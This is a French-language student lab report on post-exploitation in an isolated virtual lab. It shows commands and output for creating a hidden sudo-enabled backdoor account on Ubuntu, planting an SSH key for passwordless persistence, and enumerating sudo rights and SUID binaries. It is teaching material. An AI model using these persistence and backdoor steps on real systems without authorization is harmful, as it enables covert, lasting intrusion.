

TP 3.4 – Post-exploitation : Maintien d'accès et élévation de privilèges

1. Introduction

Dans les phases précédentes, nous avons réussi à compromettre des systèmes Linux (Ubuntu) et Windows, obtenant ainsi un accès initial (shell ou session Meterpreter). Cependant, dans un contexte réel de cybersécurité, une intrusion ne s'arrête jamais à ce stade.

Un attaquant cherche ensuite à :

- Maintenir un accès durable au système
- Élever ses privilèges
- Étendre son contrôle
- Éviter la détection

Ce TP illustre la phase critique de **post-exploitation**, où un accès temporaire est transformé en **contrôle persistant du système**.

2. Contexte du laboratoire

- Machines utilisées :
- **Ubuntu Server (cible Linux) : 192.168.56.10**
- **Windows 10 (cible Windows) : 192.168.56.20**
- **Kali Linux (attaquant) : 192.168.56.30**

Accès obtenus :

- Linux : accès SSH
- Windows : session Meterpreter

PARTIE 1 : Maintien d'accès sur Linux

2.1 Vérification de l'identité

```
Ssh james@192.168.56.10  
whoami
```

- Permet l'accès distant
- Permet d'identifier l'utilisateur courant.

```

(james@kali)-[~]
$ ssh james@192.168.56.10
james@192.168.56.10's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

La maintenance de sécurité étendue pour Applications n'est pas activée.

29 mises à jour peuvent être appliquées immédiatement.
20 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

2 mises à jour de sécurité supplémentaires peuvent être appliquées avec ESM Apps.
En savoir plus sur l'activation du service ESM Apps at https://ubuntu.com/esm

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr 27 21:03:16 2026 from 192.168.56.30
james@james-VirtualBox:~$ whoami
james

```

Capture : Résultat de la commande `whoami`

2.2 Création d'un utilisateur persistant

- Création d'un compte secondaire discret

```
sudo adduser backupadmin
```

- Puis ajout aux privilèges administrateur :

```
sudo usermod -aG sudo backupadmin
```

2.3 Vérification des privilèges

- Vérifie si l'utilisateur appartient au groupe `sudo`

```
groups backupadmin
```

```

james@james-VirtualBox:~$ sudo adduser backupadmin
[sudo] Mot de passe de james :
Ajout de l'utilisateur « backupadmin » ...
Ajout du nouveau groupe « backupadmin » (1001) ...
Ajout du nouvel utilisateur « backupadmin » (1001) avec le groupe « backupadmin » ...
Création du répertoire personnel « /home/backupadmin » ...
Copie des fichiers depuis « /etc/skel » ...
Nouveau mot de passe :
MOT DE PASSE INCORRECT : Le mot de passe comporte moins de 8 caractères
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
Modifier les informations associées à un utilisateur pour backupadmin
Entrer la nouvelle valeur, ou appuyer sur ENTER pour la valeur par défaut
  NOM []:
  Numéro de chambre []:
  Téléphone professionnel []:
  Téléphone personnel []:
  Autre []:
Ces informations sont-elles correctes ? [O/n] o
james@james-VirtualBox:~$ sudo usermod -aG sudo backupadmin
james@james-VirtualBox:~$ groups backupadmin
backupadmin : backupadmin sudo
james@james-VirtualBox:~$

```

Capture : Ajout utilisateur + groupe `sudo`

Analyse cybersécurité

Un attaquant ne dépend jamais d'un seul accès. Il crée un **compte secondaire** permettant de revenir même si :

- Le mot de passe initial est changé
- La vulnérabilité est corrigée

C'est une technique classique de **backdoor utilisateur**

2.4 Mise en place d'un accès persistant via SSH

Génération de clé (Kali)

`ssh-keygen`

```
(james@kali)-[/home/james]
PS> ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/james/.ssh/id_ed25519):
Enter passphrase for "/home/james/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/james/.ssh/id_ed25519
Your public key has been saved in /home/james/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:sF5zSbl0FTXGNPde7IfUDKlARIH+ageeNuGzPNdfM/E james@kali
The key's randomart image is:
+--[ED25519 256]--+
|      =.  *# = |
|      .  .. .+o |
|      .. +..o o. |
|      o.o +. . o |
|      . S.+    .. |
|      . .oo.    o |
|      .o = .   oE |
|      .@ o . .o |
|      ooB     .. |
+-----[SHA256]-----+
```

Copie de la clé publique

`ssh-copy-id backupadmin@192.168.56.10`

```
(james@kali)-[/home/james]
PS> ssh-copy-id backupadmin@192.168.56.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/james/.ssh/id_ed25519.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
backupadmin@192.168.56.10's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'backupadmin@192.168.56.10'"
and check to make sure that only the key(s) you wanted were added.
```

Test de connexion

Connexion sans mot de passe = accès persistant réussi

`ssh backupadmin@192.168.56.10`

```
(james@kali)-[~]
$ ssh backupadmin@192.168.56.10
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

La maintenance de sécurité étendue pour Applications n'est pas activée.

34 mises à jour peuvent être appliquées immédiatement.
25 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

2 mises à jour de sécurité supplémentaires peuvent être appliquées avec ESM Apps.
En savoir plus sur l'activation du service ESM Apps at https://ubuntu.com/esm

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

backupadmin@james-VirtualBox:~$ █
```

Capture : Connexion SSH sans mot de passe

Analyse avancée

L'utilisation des clés SSH permet :

- Un accès **furtif**
- Aucune trace de mot de passe
- Difficile à détecter par logs simples

Technique utilisée dans les attaques réelles (APT)

PARTIE 2 : Élévation de privilèges sur Linux

3.1 Vérification des droits sudo

Liste les commandes exécutables en tant que root

```
sudo -l
```


```
backupadmin@james-VirtualBox:~$ sudo -l
[sudo] Mot de passe de backupadmin :
Entrées Defaults correspondant pour backupadmin sur james-VirtualBox :
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
L'utilisateur backupadmin peut utiliser les commandes suivantes sur james-VirtualBox :
    (ALL : ALL) ALL
```

Capture : Résultat sudo -l

3.2 Recherche de fichiers SUID

Recherche des fichiers exécutables avec privilèges élevés

```
find / -perm -4000 2>/dev/null
```



```
backupadmin@james-VirtualBox:~$ find / -perm -4000 2>/dev/null
/snap/snapd/16292/usr/lib/snapd/snap-confine
/snap/core20/2769/usr/bin/chfn
/snap/core20/2769/usr/bin/chsh
/snap/core20/2769/usr/bin/gpasswd
/snap/core20/2769/usr/bin/mount
/snap/core20/2769/usr/bin/newgrp
/snap/core20/2769/usr/bin/passwd
/snap/core20/2769/usr/bin/su
/snap/core20/2769/usr/bin/sudo
/snap/core20/2769/usr/bin/umount
/snap/core20/2769/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2769/usr/lib/openssh/ssh-keysign
/snap/core20/1587/usr/bin/chfn
/snap/core20/1587/usr/bin/chsh
/snap/core20/1587/usr/bin/gpasswd
/snap/core20/1587/usr/bin/mount
/snap/core20/1587/usr/bin/newgrp
/snap/core20/1587/usr/bin/passwd
/snap/core20/1587/usr/bin/su
/snap/core20/1587/usr/bin/sudo
/snap/core20/1587/usr/bin/umount
/snap/core20/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1587/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/libexec/polkit-agent-helper-1
backupadmin@james-VirtualBox:~$
```

Capture : Fichiers SUID trouvés

Analyse cybersécurité

Les fichiers SUID permettent :

- D'exécuter des programmes avec le droit root
- D'exploiter des binaires vulnérables

Exemple réel :

- vim, nano, bash mal configurés peuvent mener à root

Cela représente une **faille critique de configuration**

4. Conclusion

Dans ce TP, nous avons transformé un accès initial en **accès persistant et privilégié**.

Nous avons démontré que :

- Un attaquant peut rester longtemps dans un système
- La menace réelle est post-intrusion
- La sécurité doit se concentrer sur la détection et la surveillance